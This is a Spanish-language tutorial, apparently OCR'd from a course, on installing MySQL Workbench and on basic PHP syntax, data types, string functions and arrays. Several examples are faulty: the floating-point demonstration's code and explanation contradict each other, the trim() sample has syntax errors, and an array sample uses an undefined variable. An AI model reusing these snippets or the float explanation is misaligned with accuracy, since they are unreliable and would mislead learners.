


Comando de acceso a la consola de MySQL

Instalación de MySQL Workbench


MySQL ya se encuentra instalado en el sistema y de hecho se puede comenzar un desarrollo que requiera del motor de base de datos MySQL, pero tanto en un ambiente de desarrollo como en uno de producción, resulta complicado el interactuar con las bases de datos con tan sólo la consola de comandos de MySQL. Por esta razón a continuación se presenta como instalar el programa de interfaz gráfica MySQL Workbench.

1. Coloque en la consola el siguiente comando: sudo apt-get install mysql-workbench, tal como se muestra en la siguiente pantalla.




Comando instalación de mysql-workbench

2. Una vez ya instalado el programa MySQL Workbench, para ejecutarlo sólo hace falta ejecutar el siguiente comando en la consola: mysql-workbench.




Comando para levantar MySQL Workbench



Pantalla de inicio de MySQL Workbench

3. Para conectar MySQL Workbench al servidor local de base de datos se debe crear una conexión como se muestra a continuación.



Pantalla de configuración de conexón MySQL Workbench.

4. En el campo hostname se debe colocar localhost, en el puerto el 3306, el usuario por defecto que es root y el password definido en el proceso de instalación del paquete mysql-server.

Ahora sí ha culminado el proceso de instalación de MySQL en su ordenador bajo el ambiente Linux.

2. SINTAXIS PHP

2.1 Sintaxis PHP5: Introducción

La sintaxis de PHP proviene principalmente del lenguaje C, sin embargo, otros lenguajes como Perl y Java han tenido una influencia significativa en la misma, sobre todo éste último gracias a la incorporación de la programación orientada a objetos. Aun cuando elementos de otros lenguajes han sido incorporados la sintaxis de PHP, ésta sigue siendo de fácil uso y entendimiento.

La extensión predeterminada para archivos PHP es ".php".

2.2 Características del lenguaje

Dentro de los ficheros .php el intérprete del lenguaje buscará por las etiquetas de apertura y cierre de php. Éste ejecutará el código contenido dentro de dichas etiquetas. Todo el texto que esté fuera de ellas será reproducido por el intérprete tal cual esté sin alteración alguna.

Cada script PHP está compuesto de declaraciones, como llamadas a funciones, asignaciones de variables, salida de datos, directivas, entre otros elementos. Excepto en muy pocos casos, cada una de estas instrucciones debe terminarse, al igual que en C, Perl y JavaScript, con un punto y coma; por ejemplo, la última instrucción antes de una etiqueta de cierre no requiere un punto y coma. Sin embargo, tales excepciones realmente deberían considerarse peculiaridades en la lógica del analizador, y siempre debe terminar sus instrucciones con un punto y coma.

```
<?php
   alguna_instrucccion();
   $variable = 'valor';
?>
```

Etiquetas (Tags) PHP

Existen cinco tipos de etiquetas disponibles:

Etiquetas estándar

Éstas son las etiquetas de apertura y cierre configuradas por defecto en todas las instalaciones de PHP. Son obligatorias si se quiere escribir un bloque de código de este lenguaje. Siempre están disponibles, brindando portabilidad y compatibilidad con versiones anteriores, y no pueden ser desactivadas en el archivo de configuración de PHP.

```
<?php
	// aquí va código PHP
?>
```

Etiquetas echo

Antes de PHP 5.4, la habilitación de etiquetas cortas también hacía disponible la forma corta <?= $variable;?> que le permite imprimir el resultado de una expresión directamente en la salida del script, a este tipo de sintaxis de le denomina como “etiqueta de echo”. Con el lanzamiento de PHP 5.4, las etiquetas cortas y las etiquetas de echo se dividieron, y las etiquetas de echo ahora están siempre habilitadas.

```
<?=
$variable;
?>
```

Etiquetas cortas

Las etiquetas cortas fueron, por un tiempo, el estándar en el mundo PHP; sin embargo, tienen el inconveniente principal de entrar en conflicto con las instrucciones de procesamiento XML (por ejemplo, <? xml) y, por lo tanto, ya no se recomiendan y se han quedado un poco al margen.

```
<?
	//código PHP
?>
```

Etiquetas Script

La etiqueta script fue introducida con el propósito de proveer a los navegadores el poder interpretar el código Javascript de forma separada al de PHP, así, todo lo que el navegador encuentre dentro de la etiqueta script lo interpreta como Javascript, y cuando éste se encuentra con los tags de PHP simplemente los ignora.

```
<script language=”php”>

        //código PHP

</script>
```

Etiquetas ASP

Las etiquetas ASP pueden considerarse realmente como una curiosidad anecdótica del lenguaje, permiten al interprete aceptar como etiquetas apertura y cierre a las etiquetas usadas por ASP.

```
<%
        //código PHP
%>
```

> Nota: Las etiquetas cortas, las etiquetas de script y las etiquetas ASP se consideran en desuso por lo que se aconseja evitar su uso.

Comentarios

Al igual que los otros lenguajes de programación existentes, PHP pone a disposición en su sintaxis la opción de los comentarios. Un comentario en el código PHP es una sentencia que es ignorada por el intérprete del script, los comentarios son dejados en el código únicamente para que sean leídos por los programadores.

Se considera como una buena práctica de programación comentar cada función, clase, método o propiedad en el código, proporcionando de forma breve y concisa la descripción y la utilidad de éstos, lo cual permite a otros programadores entender más rápidamente su funcionalidad, o incluso al mismo desarrollador del código volver a entender lo que hizo si requiere después de un tiempo (meses y hasta años) revisar dicho código en el que trabajó previamente.

A continuación se presentan las diferentes formas de comentar en PHP:

```
// Comentario de una sola línea
# Comentario de una sola línea
/* Comentario
 multilínea
 */
```

Ambos tipos de comentarios de una sola línea, // y #, pueden terminarse usando una nueva línea (\ r, \ n o \ r \ n) o terminando el bloque PHP actual usando la etiqueta de cierre de PHP: ?>.
También puede usar comentarios para omitir partes de una línea de código.

Bloques de código

Un bloque de código no es más que una serie de sentencias o declaraciones encerradas entre dos llaves:

```
{
   // Algunos comentarios
   f(); //llamada a una función
}
```

Una sentencia puede ser una declaración y asignación de variable, un bucle, una llamada a una función, y normalmente terminan con un punto y coma.
Para que un bloque de código sea útil, normalmente estará precedido con un identificador de tipo de declaración: function, for, foreach, do, while, if, else, elseif o switch.

2.3 Memoria y sus tipos

Cuando deseamos almacenar cualquier información (datos) en nuestro ordenador, la almacenamos en el espacio de memoria del mismo. En lugar de recordar la dirección compleja de ese espacio de memoria donde hemos guardado nuestros datos, el sistema operativo brinda la opción de crear carpetas y nombrarlas, para que resulte más fácil encontrarlas y acceder a ellas.

De manera similar, en cualquier lenguaje de programación, cuando queremos usar algún valor de datos en nuestro programa, podemos asignarle un nombre representativo del espacio de memoria que este ocupa en el disco del ordenador. Este nombre se llama Variable. De esto se hablará más adelante.

Tipos de datos

En PHP se maneja un total de 8 tipos diferentes de datos, estos a su vez se dividen en 3 categorías, las cuales son:

Escalares: entero, flotante, cadena y booleano.
Compuestos: matriz y objeto.
Especiales: recurso y NULL.

A continuación se describe por separado cada tipo de dato:

Entero (int):

El tipo de datos int se usa para representar enteros con signo (tanto los positivos como los negativos). Los números se pueden declarar usando varias notaciones diferentes:

Notación	Ejemplo	Descripción
Decimal	10; -8; 1370	Notación decimal estándar. Tenga en cuenta que no se necesitan miles de separadores (o, de hecho, permitidos).
Octal	0333, 0100	Notación octal: identificada por su cero inicial y utilizada principalmente para expresar permisos de acceso de estilo UNIX.
Hexadecimal	0x123; 0XFF; -0x100	Notación de base 16; tenga en cuenta que los dígitos hexadecimales y el prefijo 0x inicial no distinguen entre mayúsculas y minúsculas.

Binario	0b011; 0B010101; -0b100	Notación de base 2; tenga en cuenta que el cero es seguido por una B que no distingue entre mayúsculas y minúsculas y, por supuesto, sólo se permiten 0s y 1s.

Todos los números no decimales se convierten a decimales cuando se imprimen con el comando echo o print.

Tipos de datos numéricos

A continuación un ejemplo de declaración de una variable de tipo int.

```
<?php
    $x = 1243;
    echo “Variable entera: ”.$x;
?>
```

Flotantes (float)

Los números de coma flotante (también llamados flotantes o, a veces, dobles) son números que tienen un componente fraccional; como enteros, también están firmados. PHP admite dos notaciones diferentes para expresarlas:

Notación	Ejemplo	Descripción
Decimal	0.12; 1234.43; -.123	Notación decimal tradicional.
Exponencial	2E7, 1.2e2	Notación exponencial: un conjunto de dígitos significativos (también llamado mantisa) seguido de la letra E que no distingue entre mayúsculas y minúsculas y un exponente. El número resultante se expresa multiplicado por diez a la potencia del exponente; por ejemplo, 1e2 es igual a 100.

Tabla Tipos de Datos Flotantes

A continuación un ejemplo de declaración de una variable de tipo float. La función PHP var_dump() devuelve el tipo de datos y el valor:

```
<?php
    $a = 1.243;
    $b = 4.5e6;
    $c = 2E7;
?>
```

PHP, Como en la mayoría de los lenguajes de programación, tiene un manejo de número dependiente de plataforma. Esto quiere decir que el procesamiento de los números varía dependiendo de la arquitectura del hardware que este procesando las instrucciones del lenguaje. Por ejemplo: plataformas de 64 bits, dependiendo de cómo se compiló PHP a la hora de su instalación, pueden tener una capacidad mayor de procesamiento de memoria y por ende un manejo de cantidades numéricas más amplio que si se tratara de un hardware de arquitectura de 32 bits.

Otro punto importante a destacar es que los tipos de datos flotantes no siempre reflejan el valor esperado en las instrucciones del código.

El siguiente ejemplo demostrativo plantea un escenario a tener en consideración cuando se manejan números flotantes en PHP.

```
<?php
    echo (int) ((0.1 + 0.9) * 10);
?>
```

La expresión ((0.1 + 0.2) * 10) se evalúa a 3 (y, de hecho, si se imprime sin la conversión de enteros, el lenguaje evalúa a 3). Sin embargo, la declaración anterior produce 2 en su lugar. Esto sucede porque el resultado de esta simple expresión aritmética se almacena internamente como 2.999999 en lugar de 3; cuando el valor se convierte en int, PHP simplemente trunca la parte fraccionaria, lo que resulta en un error bastante significativo (12.5%, para ser exactos).

El punto más importante a destacar es que todo desarrollador debe conocer a profundidad las limitaciones del lenguaje con el que trabaja. En el caso de que un proyecto requiera de un manejo preciso de números flotantes el equipo de desarrollo deberá usar las funciones de precisión arbitrarias proporcionadas por la extensión BCMath en lugar de los tipos de datos integrados de PHP.

Cadenas (Strings):

Las cadenas son colecciones ordenadas de datos binarios. Dicho de otro modo, una cadena es información binaria representada en un formato específico. Una colección ordenada de datos binarios puede ser usada para representar tanto a un simple contenido de texto como al contenido de una imagen, al de una hoja de cálculo tipo CSV o incluso contenido de audio. PHP como lenguaje proporciona una amplia gama de funcionalidades para manejar cadenas.

Aunque existen varias formas de delimitar cadenas de texto, como por ejemplo usando la sintaxis Heredoc y Newdoc (de los cuales se hablará más adelante), las más comunes y utilizadas son las comillas simples (‘ ’) y las comillas dobles (“ “). Es importante conocer bien el uso de las comillas ya que PHP las trata de manera distinta. A continuación unos ejemplos para entender este punto:

```
//Cadenas con comillas dobles
<?php
$contenido = “Tutorial de PHP”; //creación de una variable de tipo string o cadena
$saludo = “Bienvenidos al $contenido”;
echo $saludo;
?>
//SALIDA: Bienvenidos al Tutorial de PHP
```

En el ejemplo anterior se crearon dos variables que almacenan cadenas de texto. A la variable $saludo se le asigna texto utilizando las comillas dobles, y se invoca a la variable $contenido. PHP en este caso interpreta la variable y al imprimir con el comando echo la sustituye por su valor (“Tutorial de PHP”). A esto se le conoce como interpolación de una variable.

Ahora se presenta otro ejemplo de creación e impresión de una variable tipo string pero usando comillas simples.

```
//Cadenas con comillas simples
<?php
$contenido = ‘Tutorial de PHP’; //creación de una variable de tipo string o cadena
$saludo = ‘Bienvenidos al $contenido’;
echo $saludo;
?>
//SALIDA: Bienvenidos al $contenido
```

En este ejemplo el código es muy similar al anterior, salvo que se usaron cadenas de texto delimitadas con comillas simples. Sin embargo, al imprimir con el comando echo la salida es distinta, ya que no se sustituyó el valor de la variable $contenido como en el caso anterior, es decir, PHP no realizó la interpolación de la variable.

Para insertar valores de variables usando comillas simples se tendría que romper la cadena de texto y concatenar con la variable usando el operador punto (.), tal como se muestra en el siguiente ejemplo.

```
//Cadenas con comillas simples
<?php
$contenido = 'Tutorial de PHP'; //creación de una variable de tipo string o cadena
$saludo = 'Bienvenidos al '.$contenido;
echo $saludo;
?>
//SALIDA: Bienvenidos al Tutorial de PHP
```

Caracteres de escape

Otra diferencia significativa a la hora de delimitar cadenas de texto con comillas simples o dobles es el uso de los caracteres de escape, que al igual que las variables, no se expandirán cuando estén incluidas dentro de una cadena con comillas simples.

Los caracteres de escape se utilizan para insertar símbolos dentro de las cadenas de texto, que pueden ser confundidos por el lenguaje. El carácter barra invertida (\) se usa para especificar caracteres de escape.

Su disponibilidad depende del tipo de literal de cadena que se esté usando. Las comillas dobles permiten más caracteres de escape que en el caso de las comillas simples. Se muestran en la siguiente tabla.

Secuencia	Significado
\n	Nueva línea
\r	Retorno de carro
\t	Tabulador horizontal
\v	Tabulador vertical
\e	Tecla de escape
\f	Tecla de avance de página
\\	Contrabarra o barra invertida
\$	Símbolo de dólar
\”	Comillas dobles
\[0-7]{1,3}	La secuencia de caracteres que coincida con la expresión regular es un carácter en notación octal
\x[0-9A-Fa-f]{1,2}	La secuencia de caracteres que coincida con la expresión regular es un carácter en notación hexadecimal

Tabla Caracteres de Escape permitidos con Comillas Dobles

En el caso de los caracteres para cambio de línea y tabulaciones éstos sólo tienen efecto en el código HTML creado y enviado al navegador cuando la página es ejecutada en el servidor y no en el texto ejecutado por el navegador. Es decir, que sólo se verán al examinar el código fuente producido al ejecutar el script. Para que el texto ejecutado cambie de línea en el navegador se debe introducir en el código la sentencia echo “
”.

Por otra parte, los caracteres de escape permitidos en una cadena delimitada por comillas simples se muestran en la siguiente tabla.

Secuencia	Significado
\’	Comillas simples
\\	Contrabarra o barra invertida

Tabla Caracteres de Escape permitidos con Comillas Simples

La sintaxis de Heredoc y Nowdoc

PHP dispone de otra forma para declaración de cadenas complejas, la sintaxis heredoc, cuya funcionalidad es similar a la de las comillas dobles, es decir, que tanto las variables como las secuencias de escape se interpolan. La diferencia radica en que está delimitada por el operador especial <<< seguido de un identificador y una nueva línea. Luego se coloca la cadena de texto (string) y para cerrarla se debe colocar el mismo identificador con la que se abrió, opcionalmente seguido de un punto y coma (;) que es el único carácter especial permitido es la línea de cierre.

Es importante destacar que el identificador de cierre debe comenzar en la primera columna de la nueva línea, sin espacios en blanco, ni sangrías, ni tabulaciones antes o después del punto y coma, ya que PHP no lo considerará válido y producirá un error de análisis en la última línea.

Los identificadores de heredoc deben seguir las mismas reglas de nomenclatura de las variables, y distinguen entre mayúsculas y minúsculas. Por convención, los identificadores suelen estar en mayúsculas.

Debido a que heredoc utiliza un conjunto especial de tokens para encapsular la cadena, es más fácil declarar cadenas que incluyen muchos caracteres de comillas dobles o abarcan muchas líneas.

Para entender mejor la sintaxis de heredoc se muestra un ejemplo a continuación:

```
<?php
$lenguaje = "PHP";
echo <<<TEXTO
Bienvenidos al, "Tutorial de $lenguaje"
TEXTO;
?>
```

La salida del código anterior será Bienvenidos al "Tutorial de PHP". Observe cómo se ignoran los caracteres de nueva línea justo después del token de apertura y al final de la cadena (antes del token de cierre).

Por otra parte, en PHP 5.3, se introdujo la nueva sintaxis de nowdoc, que tiene una funcionalidad como las comillas simples. Es decir, no se realiza ninguna interpolación, y toda la cadena se considera literal (se ignoran todas las secuencias $ y escape).

Para usar nowdoc simplemente coloque el operador <<< seguido del identificador que debe ir encerrado entre comillas simples, tal como se muestra en el siguiente ejemplo.

```
<?php
$lenguaje = "PHP";
echo <<<'TEXTO'
Bienvenidos al, "Tutorial de $lenguaje"
TEXTO;
?>
```

En este caso, el código generará la siguiente salida: Bienvenidos al "Tutorial de $lenguaje". Esto ocurre porque con nowdoc, como en las cadenas entre comillas simples, la variable se trata como literal, es decir, no se interpola.

PHP 5.3 también agregó la capacidad de doble cita del identificador, lo que da el comportamiento tradicional heredoc. Las cadenas Heredoc y Nowdoc se pueden usar en casi todas las situaciones en las que una cadena es un valor apropiado. La única excepción que se aplica, sólo a heredoc, es la declaración de una propiedad de clase. Incluso en PHP 5.6, existe la advertencia de que no puede interpolar variables al usar heredoc para definir propiedades. Nowdoc se puede usar sin problemas.

Funciones de Cadenas
PHP provee una amplia lista de funciones para la manipulación de cadenas de texto. Entre las más comúnmente utilizadas se encuentran las siguientes:

- **strlen()**: esta función se usa para obtener la longitud de una cadena en bytes, por lo que recibe como parámetro la cadena (string) a ser evaluada. Se cuentan todos los caracteres de la cadena, independientemente de su valor.

Ejemplo:

```
<?php
$texto1 = 'abcdef';
echo strlen($texto1); // imprime 6

$texto2 = ‘ Hola estudiantes ’;
echo strlen($texto2); // imprime 18 puesto que también cuenta los espacios en blanco.
?>
```

- **substr():** se usa para obtener un fragmento de una cadena de texto. Recibe como parámetros la cadena seguido por el número de posición (llamado start) a partir del cual comenzará a contar, empezando desde cero, para hacer la substracción del texto. Ambos parámetros van separados por una coma.

Si el número de posición se indica con un entero positivo, la cadena devuelta será a partir de esa posición empezando desde cero. Si por el contrario se indica un entero negativo, entonces la cadena devuelta será a partir del número de posición contando desde el final de la misma. Si la longitud de la cadena es menor o igual a la posición indicada, la función retornará un false.

Existe un tercer parámetro, que es opcional, para especificar la longitud de la cadena (length). Si se indica y es positivo, la función retornará la cadena con un máximo de caracteres determinado por dicha longitud, que comienza con el parámetro start. En el caso de que se indique un valor de longitud negativo, se omite ese número de caracteres al final de la cadena. Si el parámetro start indica la posición de truncamiento o un número mayor a éste, entonces la función devolverá false.

Si se omite la longitud, la subcadena comenzará por el número de posición indicado hasta el final de la cadena donde será devuelta. Si se especifica la longitud y es 0, FALSE o NULL devolverá una cadena vacía.

Ejemplo:

```
<?php
    $texto = substr("Bienvenido al tutorial de PHP", 14);
    echo $texto; // imprime tutorial de PHP

    $texto = substr("Bienvenido al tutorial de PHP", -3);
    echo $texto; // imprime  PHP
?>
```

- **trim()**: esta función elimina el espacio en blanco, u otros caracteres, del inicio y final de la cadena de texto. Cabe destacar que también se cuenta con las funciones ltrim() y rtrim(), quienes se encargan de hacer dicha eliminación al inicio o al final de la cadena de texto respectivamente. Las tres funciones reciben como parámetros la cadena de texto y una lista (opcional) que representa los caracteres diferentes a un espacio en blanco que se desean eliminar.

Ejemplo:

```
<?php

$cadena = " texto1 texto2 texto3 "; //cadena con espacios en blanco al inicio y al final

/* Invocando a trim() */
$formato_cadena = trim($cadena); //aplico la función trim a $cadena

echo "La cadena quedó así: '"$formato_cadena"'; //imprime "texto1 texto2 texto3" sin los
espacios en blanco del inicio y el final.

/* Invocando a ltrim() */

$formato_cadena = ltrim($cadena);

echo "La cadena quedó así: '"$formato_cadena"'; //imprime "texto1 texto2 texto3 " sin el
espacio en blanco del inicio.

/* Invocando a rtrim() */

$formato_cadena = rtrim($cadena);

echo "La cadena quedó así: '"$formato_cadena"';
//imprime " texto1 texto2 texto3" sin el espacio en blanco del final.

?>
```

- **strtolower()**: esta función se usa para convertir todos los caracteres de una cadena de texto en minúscula. A continuación se muestra un ejemplo.

```
<?php

$cadena = "Bienvenidos al Tutorial de PHP";
$cadenaModificada = strtolower($cadena);

echo $cadenaModificada; // imprime bienvenidos al tutorial de php

?>
```

- **strtoupper()**: esta función se usa para convertir todos los caracteres de una cadena de texto en mayúscula. A continuación se muestra un ejemplo.

```
<?php

 $cadena = "Bienvenidos al Tutorial de PHP";
 $cadenaModificada = strtoupper($cadena);

 echo $cadenaModificada; // imprime BIENVENIDOS AL TUTORIAL DE PHP

?>
```

- **strpos()**: esta función se utiliza para buscar un texto específico dentro de una cadena. Al igual que una matriz, la cadena también asigna un valor de índice a los caracteres almacenados en ella, comenzando desde cero.

Si se encuentra una coincidencia, se devuelve la posición numérica de la primera ocurrencia, sino encuentra nada entonces devolverá FALSE. Recibe como parámetros el string o cadena donde va a realizar la búsqueda, el texto a buscar (si no es un string, es convertido a entero (integer) y se interpreta como el valor ordinal de un carácter), por último, aunque es opcional, recibe un número de posición (llamado offset) a partir del cual se iniciará la búsqueda contados desde el inicio de la cadena.

Para entender mejor el uso de esta función, se muestran unos ejemplos a continuación.

```
<?php

    $cadena = "Bienvenidos al Tutorial de PHP";
    $pos = "PHP";
    echo "La posición de PHP en la cadena es: ".strpos($cadena, $pos);

?>

//SALIDA
La posición de PHP en la cadena es: 26
```

En el ejemplo anterior se asignaron en la variable $cadena la cadena de texto y en $pos, el texto a buscar en $cadena. Luego se pasaron dichas variables como parámetros en la función strpos(). Sin embargo, esto se puede hacer directamente, es decir, pasar ambas cadenas en la función sin necesidad de almacenarlas en variables, pero para dar mayor legibilidad al código se recomienda usar la primera opción, sobre todo si la cadena de texto es muy grande.

Pasando el parámetro offset:

```
<?php

    $cadena = 'Andrea Andreina';
    $pos = strpos($cadena, 'dre', 3);

?>

//SALIDA
```

Como se dijo anteriormente, son muchas las funciones que puede encontrar disponibles para trabajar con cadenas de texto en PHP. Pero por ser un contenido muy extenso se mostraron las más comunes.

Para consultar la lista completa de funciones de cadena de PHP puede colocar en su navegador la siguiente dirección: https://www.php.net/manual/es/ref.strings.php

Booleanos:
Un dato booleano sólo puede contener uno de dos valores: verdadero o falso. En términos generales, los booleanos se utilizan como base para las operaciones lógicas, que se analizan más adelante en este capítulo. Al convertir datos hacia y desde el tipo booleano, se aplican varias reglas especiales:

Un número (ya sea entero o de coma flotante) convertido en booleano se convierte en falso si el valor original es cero, o verdadero en caso contrario.
Una cadena se convierte en falso sólo si está vacía o si contiene el carácter único 0 (cero). Si contiene cualquier otro dato, incluso múltiples ceros, se convierte en verdadero.
Cuando se convierte en un número o una cadena, un booleano se convierte en 1 si es verdadero, o 0 (cero) en caso contrario.

```
<?php
   $variable = true; // declaración de una variable booleana a la que se le asigna true.
?>
```

Arreglos o Matrices (array):
Las arreglos o matrices son contenedores de elementos de datos ordenados; un arreglo se puede usar para almacenar y recuperar cualquier otro tipo de datos, incluidos números, valores booleanos, cadenas, objetos e incluso otras matrices. Para crear una matriz se debe utilizar la palabra clave array().

En PHP, hay tres tipos de matrices:
1. Matrices indexadas.
2. Matrices asociativas.
3. Matrices multidimensionales.

Matrices indexadas
Una matriz indexada es una matriz simple en la que los elementos de datos se almacenan en índices numéricos. Todos los elementos de la matriz están representados por un índice que es un valor numérico que comienza en 0 (cero) para el primer elemento de la matriz.

Hay dos formas de crear matrices indexadas: El índice se puede asignar automáticamente (el índice siempre comienza en 0), así:

```
<?php

        $frutas = array("Manzana", "Pera", "Mango");

?>
```

o el índice se puede asignar manualmente:

```
<?php

        $frutas[0] = "Manzana";
        $frutas[1] = "Pera";
        $frutas[2] = "Mango";

?>
```

A continuación se mostrará un ejemplo que contiene la creación de una matriz indexada llamada $frutas, a la cual se le asignarán tres elementos y luego se imprimirá un texto que contiene los valores de la matriz.

```
<?php

        $frutas = array("Manzana", "Pera", "Mango");
        echo "Mis frutas favoritas son: ".$fruta[0].", " .$fruta[1]. " y ".$fruta[2].".";

?>
```

Obtener la longitud de una matriz:

Para obtener la longitud, es decir el número de elementos de una matriz se usa la función count().

```
<?php

        $frutas = array("Manzana", "Pera", "Mango");
        echo count($frutas);

?>
//SALIDA: 3
```

Recorrer una matriz indexada de PHP

Recorrer una matriz significa iterarla comenzando desde el primer índice hasta el último elemento de la misma. Para recorrer e imprimir todos los valores de una matriz indexada, puede usar un bucle for o foreach.

<u>Usando la estructura for</u>

Al usar el bucle for para atravesar una matriz indexada, debemos conocer el tamaño / longitud de la matriz, que se puede encontrar utilizando la función count(),tal como se vio en el ejemplo anterior. A continuación se muestra un ejemplo de recorrido de una matriz utilizando este bucle.

```
<?php

        $frutas = array("Manzana", "Pera", "Mango");
        $longitud = count($frutas); //se obtiene la longitud de la matriz

        for($x = 0; $x < $longitud; $x++) {
           echo $frutas[$x];
           echo "<br>";
        }
?>

//SALIDA
Manzana
Pera
Mango
```

<u>Usando la estructura foreach</u>

Usar foreach resulta una mejor opción si tiene que atravesar toda la matriz, ya que no se tiene que preocupar por calcular el tamaño de la matriz para recorrerla. A continuación se mostrará un ejemplo de recorrido de la matriz $frutas usando este bucle.

```
<?php
        $frutas = array("Manzana", "Pera", "Mango");
        foreach($frutas as $favoritas)
        {
                echo $favoritas. "\n";
        }
?>
```

Los valores de índice numérico hacen que la matriz indexada sea más fácil de usar además de que y tener índices numéricos es común en casi todos los lenguajes de programación, por lo tanto, también hace que el código sea más legible para otras personas que lo revisan.

Matrices Asociativas

Una matriz asociativa es similar a una matriz indexada, pero en lugar de almacenar datos secuencialmente con índice numérico, cada valor puede asignarse con una clave de tipo cadena diseñada por el usuario.

Al igual que la matriz indexada, hay dos formas diferentes de crear una matriz asociativa en PHP.

```
<?php
	$edad = array("Juan"=>"30", "Maria"=>"34", "Luis"=>"25");
?>
```

La otra forma sería la siguiente:

```
<?php
	$edad['Juan'] = "30";
	$edad['Maria'] = "34";
	$edad['Luis'] = "25";
?>
```

Para acceder a una matriz asociativa, se debe usar el nombre de la matriz junto con el índice del elemento entre corchetes, con la diferencia de que el índice será una cadena y no un valor numérico como en la matriz indexada.

```
<?php
	$edad = array("Juan"=>"30", "Maria"=>"34", "Luis"=>"25");
	echo "Juan tiene ".$edad['Juan']." años de edad.";
?>

//SALIDA: Juan tiene 30 años de edad
```

Recorrer una matriz asociativa de PHP

Al igual que con la matriz indexada, para recorrer una matriz asociativa se puede usar un bucle for o foreach.

Usando la estructura for
Al usar el bucle for para atravesar una matriz asociativa, debemos conocer el tamaño / longitud de la matriz, que se puede encontrar utilizando la función count().

